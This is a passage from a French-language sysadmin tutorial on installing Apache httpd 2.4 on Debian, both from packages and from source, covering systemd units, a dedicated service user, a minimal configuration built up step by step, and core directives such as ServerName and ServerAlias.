Group ${APACHE_RUN_GROUP}
HostnameLookups Off
ErrorLog ${APACHE_LOG_DIR}/error.log
LogLevel warn
IncludeOptional mods-enabled/*.load
IncludeOptional mods-enabled/*.conf
Include ports.conf
<Directory />
    Options FollowSymLinks
    AllowOverride None
    Require all denied
</Directory>
<Directory /usr/share>
    AllowOverride None
    Require all granted
</Directory>
<Directory /var/www/>
    Options Indexes FollowSymLinks
    AllowOverride None
    Require all granted
</Directory>
AccessFileName .htaccess
<FilesMatch "\\.ht">
    Require all denied
</filesMatch>
LogFormat "%v:%p %h %l %u %t \"%r\" %>s %0 \"%{Referer}i\" \"%{User-Agent}i\" \"%{Host}i\" vhost_combined"
LogFormat "%h %l %u %t \"%r\" %>s %0 \"%{Referer}i\" \"%{User-Agent}i\" \"%{Host}i\" combined"
LogFormat "%h %l %u %t \"%r\" %>s %0" common
LogFormat "%{Referer}i -> %U" referer
LogFormat "%{User-agent}i" agent
IncludeOptional conf-enabled/*.conf
IncludeOptional sites-enabled/*.conf
```

- Les fichiers inclus :

```
# grep "Include" /etc/apache2/apache2.conf
# Include module configuration:
IncludeOptional mods-enabled/*.load
IncludeOptional mods-enabled/*.conf
# Include list of ports to listen on
Include ports.conf
# Include of directories ignores editors' and dpkg's backup files,
# Include generic snippets of statements
IncludeOptional conf-enabled/*.conf
# Include the virtual host configurations:
IncludeOptional sites-enabled/*.conf
```

- Site activé : fichier site-enabled/000-default.conf

```
# cat /etc/apache2/sites-enabled/000-default.conf
<VirtualHost *:80>
    # The ServerName directive sets the request scheme, hostname and port that
    # the server uses to identify itself. This is used when creating
    # redirection URLs. In the context of virtual hosts, the ServerName
    # specifies what hostname must appear in the request's Host: header to
    # match this virtual host. For the default virtual host (this file) this
    # value is not decisive as it is used as a last resort host regardless.
    # However, you must set it for any further virtual host explicitly.
    #ServerName www.example.com

    ServerAdmin webmaster@localhost
    DocumentRoot /var/www/html

    # Available loglevels: trace8, ..., trace1, debug, info, notice, warn,
    # error, crit, alert, emerg.
    # It is also possible to configure the loglevel for particular
    # modules, e.g.
    #LogLevel info ssl:warn

    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined

    # For most configuration files from conf-available/, which are
    # enabled or disabled at a global level, it is possible to
    # include a line for only one particular virtual host. For example the
    # following line enables the CGI configuration for this host only
    # after it has been globally disabled with "a2disconf".
    #Include conf-available/serve-cgi-bin.conf
</VirtualHost>
```

- Modules lancés
- Vérification par un client curl ou lynx

```
apt-get install curl
curl -I 127.0.0.1
HTTP/1.1 200 OK
Date: Sun, 24 Jan 2016 13:02:46 GMT
Server: Apache/2.4.10 (Debian)
Last-Modified: Sun, 24 Jan 2016 12:41:15 GMT
ETag: "2b60-52a13c4a6bc40"
Accept-Ranges: bytes
Content-Length: 11104
Vary: Accept-Encoding
Content-Type: text/html
```

```
# apt-get -y install lynx
lynx 127.0.0.1

Debian Logo Apache2 Debian Default Page
It works!
```

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should replace this file (located at /var/www/html/index.html) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Debian's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Debian tools. The configuration system is fully documented in /usr/share/doc/apache2/README.Debian.gz. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the manual if the apache2-doc package was installed on this server.

The configuration layout for an Apache2 web server installation on Debian systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|   '-- ports.conf
|-- mods-enabled
|   |-- *.load
|   '-- *.conf
`-- conf-enabled
```

```

|   '-- *.conf
| -- sites-enabled
|   '-- *.conf

    * apache2.conf is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
    * ports.conf is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.
    * Configuration files in the mods-enabled/, conf-enabled/ and sites-enabled/ directories contain particular configuration snippets which manage modules, global configuration fragments, or virtual host configurations, respectively.
    * They are activated by symlinking available configuration files from their respective *-available/ counterparts. These should be managed by using our helpers a2enmod, a2dismod, a2ensite, a2dissite, and a2enconf, a2disconf . See their respective man pages for detailed information.
    * The binary is called apache2. Due to the use of environment variables, in the default configuration, apache2 needs to be started/stopped with /etc/init.d/apache2 or apache2ctl. Calling /usr/bin/apache2 directly will not work with the default configuration.

  Document Roots

  By default, Debian does not allow access through the web browser to any file apart of those located in /var/www, public_html directories (when enabled) and /usr/share (for web applications). If your site is using a web document root located elsewhere (such as in /srv) you may need to whitelist your document root directory in /etc/apache2/apache2.conf.

  The default Debian document root is /var/www/html. You can make your own virtual hosts under /var/www. This is different to previous releases which provides better security out of the box.

  Reporting Problems

  Please use the reportbug tool to report bugs in the Apache2 package with Debian. However, check existing bug reports before reporting a new bug.

  Please report bugs specific to modules (such as PHP and others) to respective packages, not to the web server itself.

```

Gestion du service

Source : <https://wiki.debian.org/fr/systemd>

```

# cat /run/systemd/generator.late/apache2.service
# Automatically generated by systemd-sysv-generator

[Unit]
SourcePath=/etc/init.d/apache2
Description=LSB: Apache2 web server
Before=runlevel2.target runlevel3.target runlevel4.target runlevel5.target shutdown.target
After=local-fs.target remote-fs.target network-online.target systemd-journald-dev-log.socket nss-lookup.target
Wants=network-online.target
Conflicts=shutdown.target

[Service]
Type=forking
Restart=no
TimeoutSec=5min
IgnoreSIGPIPE=no
KillMode=process
GuessMainPID=no
RemainAfterExit=yes
SysVStartPriority=2
ExecStart=/etc/init.d/apache2 start
ExecStop=/etc/init.d/apache2 stop
ExecReload=/etc/init.d/apache2 reload

```

- Redémarrage du service

```
# systemctl reload apache2.service
```

- Arrêt du service

```
# systemctl stop apache2.service
```

- Démarrage du service

```
# systemctl start apache2.service
```

- Vérification

```
# systemctl -l status apache2
● apache2.service - LSB: Apache2 web server
  Loaded: loaded (/etc/init.d/apache2)
  Active: active (running) since dim. 2016-01-24 13:41:17 CET; 53min ago
    Process: 4116 ExecReload=/etc/init.d/apache2 reload (code=exited, status=0/SUCCESS)
   CGroup: /system.slice/apache2.service
           ├─2907 /usr/sbin/apache2 -k start
           ├─4131 /usr/sbin/apache2 -k start
           └─4132 /usr/sbin/apache2 -k start

janv. 24 13:41:16 debian8-01 apache2[2886]: Starting web server: apache2AH00558: apache2: Could not reliably determine the ser
ver's fully qualified domain name, using 192.168.122.83. Set the 'ServerName' directive globally to suppress this message
janv. 24 13:41:17 debian8-01 apache2[2886]: .
janv. 24 13:41:17 debian8-01 apache2[3049]: Reloading web server: apache2.
janv. 24 14:28:20 debian8-01 apache2[4116]: Reloading web server: apache2.
```

```
# journalctl -xn
-- Logs begin at dim. 2016-01-24 00:13:19 CET, end at dim. 2016-01-24 14:28:20 CET. --
janv. 24 14:03:51 debian8-01 dhclient[418]: DHCPREQUEST on eth0 to 192.168.122.1 port 67
janv. 24 14:03:51 debian8-01 dhclient[418]: DHCPACK from 192.168.122.1
janv. 24 14:03:52 debian8-01 dhclient[418]: bound to 192.168.122.83 -- renewal in 1391 seconds.
janv. 24 14:17:01 debian8-01 CRON[4048]: pam_unix(cron:session): session opened for user root by (uid=0)
janv. 24 14:17:01 debian8-01 CRON[4049]: (root) CMD ( cd / && run-parts --report /etc/cron.hourly)
janv. 24 14:17:01 debian8-01 CRON[4048]: pam_unix(cron:session): session closed for user root
janv. 24 14:27:03 debian8-01 dhclient[418]: DHCPREQUEST on eth0 to 192.168.122.1 port 67
janv. 24 14:27:03 debian8-01 dhclient[418]: DHCPACK from 192.168.122.1
janv. 24 14:27:03 debian8-01 dhclient[418]: bound to 192.168.122.83 -- renewal in 1443 seconds.
janv. 24 14:28:20 debian8-01 apache2[4116]: Reloading web server: apache2.
```

```
# tail /var/log/apache2/*.log
==> /var/log/apache2/access.log <=
127.0.0.1 - - [24/Jan/2016:14:02:24 +0100] "GET / HTTP/1.1" 200 11359 "-" "curl/7.38.0"
127.0.0.1 - - [24/Jan/2016:14:02:46 +0100] "HEAD / HTTP/1.1" 200 255 "-" "curl/7.38.0"
127.0.0.1 - - [24/Jan/2016:14:03:51 +0100] "GET / HTTP/1.0" 200 3380 "-" "Lynx/2.8.9dev.1 libwww-FM/2.14 SSL-MM/1.4.1 GNUTLS/3
.3.8"
127.0.0.1 - - [24/Jan/2016:14:04:03 +0100] "GET / HTTP/1.0" 200 3380 "-" "Lynx/2.8.9dev.1 libwww-FM/2.14 SSL-MM/1.4.1 GNUTLS/3
.3.8"
127.0.0.1 - - [24/Jan/2016:14:04:22 +0100] "GET / HTTP/1.0" 200 3380 "-" "Lynx/2.8.9dev.1 libwww-FM/2.14 SSL-MM/1.4.1 GNUTLS/3
.3.8"
127.0.0.1 - - [24/Jan/2016:14:05:02 +0100] "GET / HTTP/1.0" 200 3380 "-" "Lynx/2.8.9dev.1 libwww-FM/2.14 SSL-MM/1.4.1 GNUTLS/3
.3.8"

==> /var/log/apache2/error.log <=
[Sun Jan 24 13:41:16.294464 2016] [mpm_event:notice] [pid 2907:tid 140687491151744] AH00489: Apache/2.4.10 (Debian) configured
-- resuming normal operations
[Sun Jan 24 13:41:16.294517 2016] [core:notice] [pid 2907:tid 140687491151744] AH00094: Command line: '/usr/sbin/apache2'
[Sun Jan 24 13:41:17.565589 2016] [mpm_event:notice] [pid 2907:tid 140687491151744] AH00493: SIGUSR1 received. Doing graceful
restart
AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 192.168.122.83. Set the 'Server
Name' directive globally to suppress this message
[Sun Jan 24 13:41:17.569453 2016] [mpm_event:notice] [pid 2907:tid 140687491151744] AH00489: Apache/2.4.10 (Debian) configured
-- resuming normal operations
[Sun Jan 24 13:41:17.569459 2016] [core:notice] [pid 2907:tid 140687491151744] AH00094: Command line: '/usr/sbin/apache2'
[Sun Jan 24 14:28:20.123049 2016] [mpm_event:notice] [pid 2907:tid 140687491151744] AH00493: SIGUSR1 received. Doing graceful
restart
AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 192.168.122.83. Set the 'Server
Name' directive globally to suppress this message
[Sun Jan 24 14:28:20.134024 2016] [mpm_event:notice] [pid 2907:tid 140687491151744] AH00489: Apache/2.4.10 (Debian) configured
-- resuming normal operations
[Sun Jan 24 14:28:20.134043 2016] [core:notice] [pid 2907:tid 140687491151744] AH00094: Command line: '/usr/sbin/apache2'

==> /var/log/apache2/other_vhosts_access.log <=
```

- Définition du ServerName global

```
# echo "ServerName localhost" >> /etc/apache2/apache2.conf
# systemctl reload apache2
# journalctl -xn
```

Installation de modules

- Liste des modules disponibles

```
sudo apt-cache search libapache2*
```

- Installation d'un module

```
sudo apt-get install [module-name]
```

Les modules sont situés dans `/etc/apache2/mods-available`. Activation d'un module

```
a2enmod [module-name]
```

- Pour désactiver un module

```
a2dismod [module-name]
```

2.2 Installation par les sources

Objectifs

- S'affranchir des cycles de vie et des distributions
- Installation de l'unique nécessaire
- D'être toujours à jour dans les versions du logiciel

Principe

Trois étapes/commandes de compilation

- `configure` qui configure la compilation
- `make` qui compile
- `make install` qui installe les binaires

Environnement d'installation et de production

- `/opt/prod`
- `/opt/src`

```
# mkdir -p /opt/{prod,src}
# chown user /opt/*
# exit
$ cd /opt/src
$ wget http://apache.belnet.be//httpd/httpd-2.4.18.tar.gz
httpd-2.4.18.tar.gz 100% [=====] 6,72M 16,5MB/s ds 0,4s

$ tar xvfz httpd-2.4.18.tar.gz
```

Compilation

- Installation des outils de base et librairies

```
# apt-get install ntpdate build-essential libpcre3-dev
```

Configuration de la compilation

- Tout d'abord se placer dans le dossier décompressé des sources

```
$ cd /opt/src/httpd-2.4.18/
```

- Exécuter le script `./configure --help`
- Il est possible d'utiliser des modèles de compilation définis dans `config.layout`

```
$ head -n35 config.layout
## config.layout -- Pre-defined Installation Path Layouts
##
```

```
## Hints:
## - layouts can be loaded with configure's --enable-layout=ID option
## - when no --enable-layout option is given, the default layout is 'Apache'
## - a trailing plus character (`+') on paths is replaced with a
##   `'/<target>' suffix where <target> is currently hardcoded to 'apache2'.
##   (This may become a configurable parameter at some point.)
## 

# Classical Apache path layout.
<Layout Apache>
    prefix:          /usr/local/apache2
    exec_prefix:    ${prefix}
    bindir:         ${exec_prefix}/bin
    sbindir:        ${exec_prefix}/bin
    libdir:         ${exec_prefix}/lib
    libexecdir:     ${exec_prefix}/modules
    mandir:         ${prefix}/man
    sysconfdir:    ${prefix}/conf
    datadir:        ${prefix}
    installbuilddir: ${datadir}/build
    errordir:       ${datadir}/error
    iconsdir:      ${datadir}/icons
    htdocsdir:     ${datadir}/htdocs
    manualdir:     ${datadir}/manual
    cgidir:        ${datadir}/cgi-bin
    includedir:    ${prefix}/include
    localstatedir: ${prefix}
    runtimedir:    ${localstatedir}/logs
    logfiledir:    ${localstatedir}/logs
    proxycachedir: ${localstatedir}/proxy
</Layout>
```

- Le lancement du script utilise ce modèle "Apache" par défaut.

```
./configure
checking for chosen layout... Apache
checking for working mkdir -p... yes
checking for grep that handles long lines and -e... /bin/grep
checking for egrep... /bin/grep -E
checking build system type... x86_64-unknown-linux-gnu
checking host system type... x86_64-unknown-linux-gnu
checking target system type... x86_64-unknown-linux-gnu
configure:
configure: Configuring Apache Portable Runtime library...
configure:
configure: checking for APR... no
configure: error: APR not found. Please read the documentation.
```

- Il manque les librairies APR (Apache Portable Runtime)

```
$ cd /opt/src
$ wget http://apache.belnet.be//apr/apr-1.5.2.tar.gz
$ tar xvzf apr-1.5.2.tar.gz
$ mv apr-1.5.2 httpd-2.4.18/srclib/apr
$ wget http://apache.belnet.be//apr/apr-util-1.5.4.tar.gz
$ tar xvzf apr-util-1.5.4.tar.gz
$ mv apr-util-1.5.4 httpd-2.4.18/srclib/apr-util
$ cd /opt/src/httpd-2.4.18/
```

- Le script s'exécute correctement

```
$ ./configure
```

Vérification des paramètres (modules compilés, environnement, outils systèmes, etc.) sont journalisés dans config.log

```
less config.log
```

- On peut préparer une configuration en ajoutant un modèle "Lab" dans le fichier config.layout et lancer la configuration

```
<Layout Lab>
    prefix:          /opt/prod/apache24
    exec_prefix:    ${prefix}
    bindir:         ${exec_prefix}/bin
```

```

sbindir:      ${exec_prefix}/bin
libdir:       ${exec_prefix}/lib
libexecdir:   ${exec_prefix}/modules
mandir:       ${prefix}/man
sysconfdir:   ${prefix}/conf
datadir:      ${prefix}
installbuilddir: ${datadir}/build
errordir:     ${datadir}/error
iconsdir:    ${datadir}/icons
htdocsdir:   ${datadir}/htdocs
manualdir:   ${datadir}/manual
cgidir:      ${datadir}/cgi-bin
includedir:  ${prefix}/include
localstatedir: ${prefix}
runtimedir:  ${localstatedir}/logs
logfiledir:  ${localstatedir}/logs
proxycachedir: ${localstatedir}/proxy
</Layout>

```

```
$ ./configure --enable-layout=Lab
```

Compilation et installation

- Tout simplement avec les droits appropriés. Cela prend quelques minutes

```
$ make
```

- Installation des binaires

```
$ su
# make install
```

- Test de démarrage

```
# /opt/prod/apache24/bin/httpd -k start &
```

```
# ps aux | grep httpd
root      16037  0.0  0.3  79128  4068 ?        Ss  20:22  0:00 /opt/prod/apache24/bin/httpd -k start
daemon    16038  0.0  0.3 368092  3732 ?        S1  20:22  0:00 /opt/prod/apache24/bin/httpd -k start
daemon    16039  0.0  0.3 368092  3732 ?        S1  20:22  0:00 /opt/prod/apache24/bin/httpd -k start
daemon    16040  0.0  0.3 368092  3732 ?        S1  20:22  0:00 /opt/prod/apache24/bin/httpd -k start
root      16128  0.0  0.2 12748  2172 pts/1      S+  20:24  0:00 grep httpd
root      18359  0.0  0.3  79128  3992 ?        Ss  16:11  0:00 sbin/httpd -k start
daemon    18360  0.0  0.3 368092  3816 ?        S1  16:11  0:03 sbin/httpd -k start
daemon    18361  0.0  0.3 368092  3816 ?        S1  16:11  0:03 sbin/httpd -k start
daemon    18362  0.0  0.3 368092  3816 ?        S1  16:11  0:03 sbin/httpd -k start
```

```
# apt-get install curl
# curl -I 127.0.0.1
HTTP/1.1 200 OK
Date: Sun, 24 Jan 2016 19:25:04 GMT
Server: Apache/2.4.18 (Unix)
Last-Modified: Mon, 11 Jun 2007 18:53:14 GMT
ETag: "2d-432a5e4a73a80"
Accept-Ranges: bytes
Content-Length: 45
Content-Type: text/html
```

Script de démarrage

- Création d'un unit systemd dans `/etc/systemd/system/apache24.service`

```

[Unit]
Description=Apache Web Server
After=network.target

[Service]
ExecStart=/opt/prod/apache24/bin/httpd -DFOREGROUND
ExecReload=/opt/prod/apache24/bin/httpd -k graceful

```

```
ExecStop=/opt/prod/apache24/bin/httpd -k graceful-stop
PrivateTmp=true

[Install]
WantedBy=multi-user.target
```

- Commandes de démarrage

```
# systemctl start apache24.service
```

- Diagnostic

```
# systemctl status apache24.service
# journalctl -xn
```

- Redémarrage du service

```
# systemctl reload apache24.service
```

- Arrêt du service

```
# systemctl stop apache24.service
```

- Démarrage automatique

```
# systemctl enable apache24.service
Created symlink from /etc/systemd/system/multi-user.target.wants/apache24.service to /etc/systemd/system/apache24.service.
```

Ajout des binaires dans le PATH

```
echo "PATH=$PATH:/opt/prod/apache24/bin" >> /etc/bash.bashrc
```

Dernière vérification

```
# apachectl -v
Server version: Apache/2.4.18 (Unix)
Server built:   Jan 24 2016 20:11:22
Server's Module Magic Number: 20120211:52
Server loaded:  APR 1.5.2, APR-UTIL 1.5.4
Compiled using: APR 1.5.2, APR-UTIL 1.5.4
Architecture:   64-bit
Server MPM:     event
    threaded:   yes (fixed thread count)
    forked:     yes (variable process count)
Server compiled with....
-D APR_HAS_SENDFILE
-D APR_HAS_MMAP
-D APR_HAVE_IPV6 (IPv4-mapped addresses enabled)
-D APR_USE_SYSVSEM_SERIALIZE
-D APR_USE_PTHREAD_SERIALIZE
-D SINGLE_LISTEN_UNSERIALIZED_ACCEPT
-D APR_HAS_OTHER_CHILD
-D AP_HAVE_RELiable_PIPELOGS
-D DYNAMIC_MODULE_LIMIT=256
-D HTTPD_ROOT="/opt/prod/apache24"
-D SUEXEC_BIN="/opt/prod/apache24/bin/suexec"
-D DEFAULT_PIDLOG="logs/httpd.pid"
-D DEFAULT_SCOREBOARD="logs/apache_runtime_status"
-D DEFAULT_ERRORLOG="logs/error_log"
-D AP_TYPES_CONFIG_FILE="conf/mime.types"
-D SERVER_CONFIG_FILE="conf/httpd.conf"
```

Configuration de l'utilisateur apache24

- Utilisateurs `root` et `daemon`

```
# ps fu -C httpd
```

```

USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START  TIME COMMAND
root     3199  0.0  0.4  74912  4128 ?        Ss  22:03  0:00 /opt/prod/apache24/bin/httpd -DFOREGROUND
daemon   3379  0.0  0.3 363876  3728 ?        S1  22:04  0:00 \_ /opt/prod/apache24/bin/httpd -DFOREGROUND
daemon   3380  0.0  0.3 363876  3728 ?        S1  22:04  0:00 \_ /opt/prod/apache24/bin/httpd -DFOREGROUND
daemon   3381  0.0  0.3 363876  3728 ?        S1  22:04  0:00 \_ /opt/prod/apache24/bin/httpd -DFOREGROUND

```

- Création d'un groupe et d'un utilisateur apache24

```

# addgroup --gid 9999 apache24
Ajout du groupe «apache24» (GID 9999)...
Fait.
root@debian8-02:/home/user# adduser --uid 9999 --gid 9999 --home /opt/prod/apache24/ --no-create-home --disabled-password --disabled-login --shell /bin/false apache24
Ajout de l'utilisateur «apache24» ...
Ajout du nouvel utilisateur «apache24» (9999) avec le groupe «apache24» ...
Le répertoire personnel «/opt/prod/apache24/» n'a pas été créé.
Modification des informations relatives à l'utilisateur apache24
Entrez la nouvelle valeur ou «Entrée» pour conserver la valeur proposée
    Nom complet []: Apache 2.4
    N° de bureau []:
    Téléphone professionnel []:
    Téléphone personnel []:
    Autre []:
Cette information est-elle correcte ? [0/n]0

```

- Remplacement dans le fichier httpd

```
sed -i -e 's/daemon/apache24/g' /opt/prod/apache24/conf/httpd.conf
```

- Vérification

```

# ps fu -C httpd
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START  TIME COMMAND
root     9616  0.0  0.4  79128  4516 ?        Ss  22:58  0:00 /opt/prod/apache24/bin/httpd -DFOREGROUND
apache24 9617  0.0  0.3 368092  3792 ?        S1  22:58  0:00 \_ /opt/prod/apache24/bin/httpd -DFOREGROUND
apache24 9618  0.0  0.3 368092  3792 ?        S1  22:58  0:00 \_ /opt/prod/apache24/bin/httpd -DFOREGROUND
apache24 9619  0.0  0.3 368092  3792 ?        S1  22:58  0:00 \_ /opt/prod/apache24/bin/httpd -DFOREGROUND

```

3. Fichiers de configuration

3.1. Installation par dépôt de paquetage

```

# tree -L 1 /etc/apache2/
/etc/apache2/
├── apache2.conf
├── conf-available
├── conf-enabled
├── envvars
├── magic
├── mods-available
├── mods-enabled
├── ports.conf
└── sites-available
    └── sites-enabled

6 directories, 4 files

```

3.2. Installation et compilation par les sources selon un modèle

```

# tree -L 1 /opt/prod/apache24/
/opt/prod/apache24/
├── bin
├── build
├── cgi-bin
├── conf
├── error
├── htdocs
├── icons
├── include
└── lib

```

```

└── logs
└── man
└── manual
└── modules
└── run

14 directories, 0 files

```

```

# tree -L 1 /opt/prod/apache24/conf/
/opt/prod/apache24/conf/
├── extra
├── httpd.conf
├── magic
└── mime.types
└── original

```

3.3. Fichier de configuration de base

- Test `httpd -s` ne fait que tester la configuration sans lancer l'application

```

# httpd -S
AH00558: httpd: Could not reliably determine the server's fully qualified domain name, using 192.168.122.170. Set the 'ServerName' directive globally to suppress this message
VirtualHost configuration:
ServerRoot: "/opt/prod/apache24"
Main DocumentRoot: "/opt/prod/apache24/htdocs"
Main ErrorLog: "/opt/prod/apache24/logs/error_log"
Mutex default: dir="/opt/prod/apache24/logs/" mechanism=default
PidFile: "/opt/prod/apache24/logs/httpd.pid"
Define: DUMP_VHOSTS
Define: DUMP_RUN_CFG
User: name="apache24" id=9999
Group: name="apache24" id=9999

```

- Création du fichier de configuration

```

# echo "User apache24" > /opt/prod/apache24/conf/httpd_1.conf
# echo "Group apache24" >> /opt/prod/apache24/conf/httpd_1.conf

```

- Vérification du fichier `httpd -s`

```

# httpd -S -f /opt/prod/apache24/conf/httpd_1.conf
AH00526: Syntax error on line 1 of /opt/prod/apache24/conf/httpd_1.conf:
Invalid command 'User', perhaps misspelled or defined by a module not included in the server configuration

```

- Activation du module unixd

```
# echo "LoadModule unixd_module modules/mod_unixd.so" >> /opt/prod/apache24/conf/httpd_1.conf
```

- Vérification

```

# httpd -S -f /opt/prod/apache24/conf/httpd_1.conf
AH00558: httpd: Could not reliably determine the server's fully qualified domain name, using 192.168.122.170. Set the 'ServerName' directive globally to suppress this message
VirtualHost configuration:
ServerRoot: "/opt/prod/apache24"
Main DocumentRoot: "/opt/prod/apache24/htdocs"
Main ErrorLog: "/opt/prod/apache24/logs/error_log"
Mutex default: dir="/opt/prod/apache24/logs/" mechanism=default
PidFile: "/opt/prod/apache24/logs/httpd.pid"
Define: DUMP_VHOSTS
Define: DUMP_RUN_CFG
User: name="apache24" id=9999
Group: name="apache24" id=9999

```

- Test réel

```

# httpd -f /opt/prod/apache24/conf/httpd_1.conf
AH00558: httpd: Could not reliably determine the server's fully qualified domain name, using 192.168.122.170. Set the 'ServerName' directive globally to suppress this message

```

```
no listening sockets available, shutting down
AH00015: Unable to open logs
```

- Indication port 80

```
# echo "Listen 80" >> /opt/prod/apache24/conf/httpd_1.conf
```

- Nouveau test

```
# httpd -f /opt/prod/apache24/conf/httpd_1.conf
AH00558: httpd: Could not reliably determine the server's fully qualified domain name, using 192.168.122.170. Set the 'ServerName' directive globally to suppress this message
```

```
# ps fu -C httpd
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root     9822  0.0  0.3 37740 3588 ?        Ss  23:16  0:00 httpd -f /opt/prod/apache24/conf/httpd_1.conf
apache24 9823  0.0  0.3 326704 3256 ?       S1  23:16  0:00 \_ httpd -f /opt/prod/apache24/conf/httpd_1.conf
apache24 9824  0.0  0.3 326704 3256 ?       S1  23:16  0:00 \_ httpd -f /opt/prod/apache24/conf/httpd_1.conf
apache24 9825  0.0  0.3 326704 3256 ?       S1  23:16  0:00 \_ httpd -f /opt/prod/apache24/conf/httpd_1.conf
```

- Test de connexion

```
# curl -I 127.0.0.1
HTTP/1.1 500 Internal Server Error
Date: Sun, 24 Jan 2016 22:39:20 GMT
Server: Apache/2.4.18 (Unix)
Connection: close
Content-Type: text/html; charset=iso-8859-1
```

- Erreur 500 : vérification des logs

```
# tail /opt/prod/apache24/logs/error_log
[Sun Jan 24 23:39:20.841456 2016] [core:crit] [pid 9823:tid 140380997609216] [client 127.0.0.1:35986] AH00025: configuration error: couldn't check user: /
root@debian8-02:/home/user# tail -n 1 /opt/prod/apache24/logs/error_log
[Sun Jan 24 23:39:20.841456 2016] [core:crit] [pid 9823:tid 140380997609216] [client 127.0.0.1:35986] AH00025: configuration error: couldn't check user: /
```

- Il est nécessaire de charger le module authz_core

```
# echo "loadmodule authz_core_module modules/mod_authz_core.so" >> /opt/prod/apache24/conf/httpd_1.conf
```

- redémarrage du service

```
# apachectl stop
AH00558: httpd: Could not reliably determine the server's fully qualified domain name, using 192.168.122.170. Set the 'ServerName' directive globally to suppress this message
# httpd -f /opt/prod/apache24/conf/httpd_1.conf
AH00558: httpd: Could not reliably determine the server's fully qualified domain name, using 192.168.122.170. Set the 'ServerName' directive globally to suppress this message
```

- Test de connexion

```
# curl -I 127.0.0.1
HTTP/1.1 404 Not Found
Date: Sun, 24 Jan 2016 22:46:40 GMT
Server: Apache/2.4.18 (Unix)
Content-Type: text/html; charset=iso-8859-1
```

- Erreur 404, code 200 avec index.html

```
# curl -I 127.0.0.1/index.html
HTTP/1.1 200 OK
Date: Sun, 24 Jan 2016 22:51:49 GMT
Server: Apache/2.4.18 (Unix)
Last-Modified: Mon, 11 Jun 2007 18:53:14 GMT
ETag: "2d-432a5e4a73a80"
Accept-Ranges: bytes
```

```
Content-Length: 45
```

- Vérification du fichier de configuration

```
# cat /opt/prod/apache24/conf/httpd_1.conf
User apache24
Group apache24
LoadModule unixd_module modules/mod_unixd.so
Listen 80
LoadModule authz_core_module modules/mod_authz_core.so
```

- Modules chargés

```
# apachectl -t -D DUMP_MODULES
AH00558: httpd: Could not reliably determine the server's fully qualified domain name, using 192.168.122.170. Set the 'ServerName' directive globally to suppress this message
Loaded Modules:
 core_module (static)
 so_module (static)
 http_module (static)
 mpm_event_module (static)
 authn_file_module (shared)
 authn_core_module (shared)
 authz_host_module (shared)
 authz_groupfile_module (shared)
 authz_user_module (shared)
 authz_core_module (shared)
 access_compat_module (shared)
 auth_basic_module (shared)
 reqtimeout_module (shared)
 filter_module (shared)
 mime_module (shared)
 log_config_module (shared)
 env_module (shared)
 headers_module (shared)
 setenvif_module (shared)
 version_module (shared)
 unixd_module (shared)
 status_module (shared)
 autoindex_module (shared)
 dir_module (shared)
 alias_module (shared)
```

4. Directives globales Core

Sources :

- <https://httpd.apache.org/docs/2.4/fr/mod/core.html>

4.1 ServerRoot

La directive `ServerRoot` permet de **définir le répertoire dans lequel le serveur est installé**. En particulier, il contiendra les sous-répertoires `conf/` et `logs/`. Les chemins relatifs indiqués dans les autres directives (comme `Include` ou `LoadModule`) seront définis par rapport à ce répertoire.

4.2 ServerName

Terminologie :

- **Serveur virtuel, hôte virtuel, "vhost"** : instance HTTP répondant à un domaine sur un même serveur physique
- **Nom canonique** : nom standard dans l'URL

La directive `ServerName` permet de **définir les protocole, nom d'hôte et port d'une requête que le serveur utilise pour s'authentifier lui-même**.

La directive `ServerName` permet (éventuellement en conjonction avec la directive `ServerAlias`) d'identifier de manière unique un serveur virtuel, lorsqu'elle est utilisée dans un contexte de serveurs virtuels à base de noms.

Cette directive est aussi utilisée lors de la création d'URLs de redirection relatives quand la directive `useCanonicalName` est définie à une valeur autre que la valeur par défaut.

Par exemple, si le nom de la machine hébergeant le serveur web est `simple.example.com`, la machine possède l'alias DNS `www.example.com`, et si vous voulez que le serveur web s'identifie avec cet alias, vous devez utiliser la définition suivante :

```
ServerName www.example.com
```

Si vous définissez des serveurs virtuels à base de nom, une directive `ServerName` située à l'intérieur d'une section `<VirtualHost>` spécifiera quel nom d'hôte doit apparaître dans l'en-tête de requête `Host:` pour pouvoir atteindre ce serveur virtuel.

4.3 ServerAlias

La directive `ServerAlias` permet de définir les noms alternatifs d'un serveur utilisables pour atteindre des serveurs virtuels à base de nom. La directive `ServerAlias` peut contenir des caractères génériques, si nécessaire.

```
<VirtualHost *:80>
  ServerName server.example.com
  ServerAlias server server2.example.com server2
  ServerAlias *.example.com
  UseCanonicalName Off
  # ...
</VirtualHost>
```

La recherche du serveur virtuel à base de nom correspondant au plus près à la requête s'effectue selon l'ordre d'apparition des directives `<virtualhost>` dans le fichier de configuration. Le premier serveur virtuel dont le `ServerName` ou le `ServerAlias` correspond est choisi, sans priorité particulière si le nom contient des caractères génériques (que ce soit pour `ServerName` ou `ServerAlias`).

Tous les noms spécifiés au sein d'une section `VirtualHost` sont traités comme un `ServerAlias` (sans caractères génériques).

4.4 ServerAdmin

La directive `ServerAdmin` permet de définir l'adresse de contact que le serveur va inclure dans tout message d'erreur qu'il envoie au client. Si le programme `httpd` ne reconnaît pas l'argument fourni comme une URL, il suppose que c'est une adresse électronique, et lui ajoute le préfixe `mailto:` dans les cibles des hyperliens. Il est cependant recommandé d'utiliser exclusivement une adresse électronique, car de nombreux scripts CGI considèrent ceci comme implicite. Si vous utilisez une URL, elle doit pointer vers un autre serveur que vous contrôlez. Dans le cas contraire, les utilisateurs seraient dans l'impossibilité de vous contacter en cas de problème.

Il peut s'avérer utile de définir une adresse dédiée à l'administration du serveur, par exemple :

```
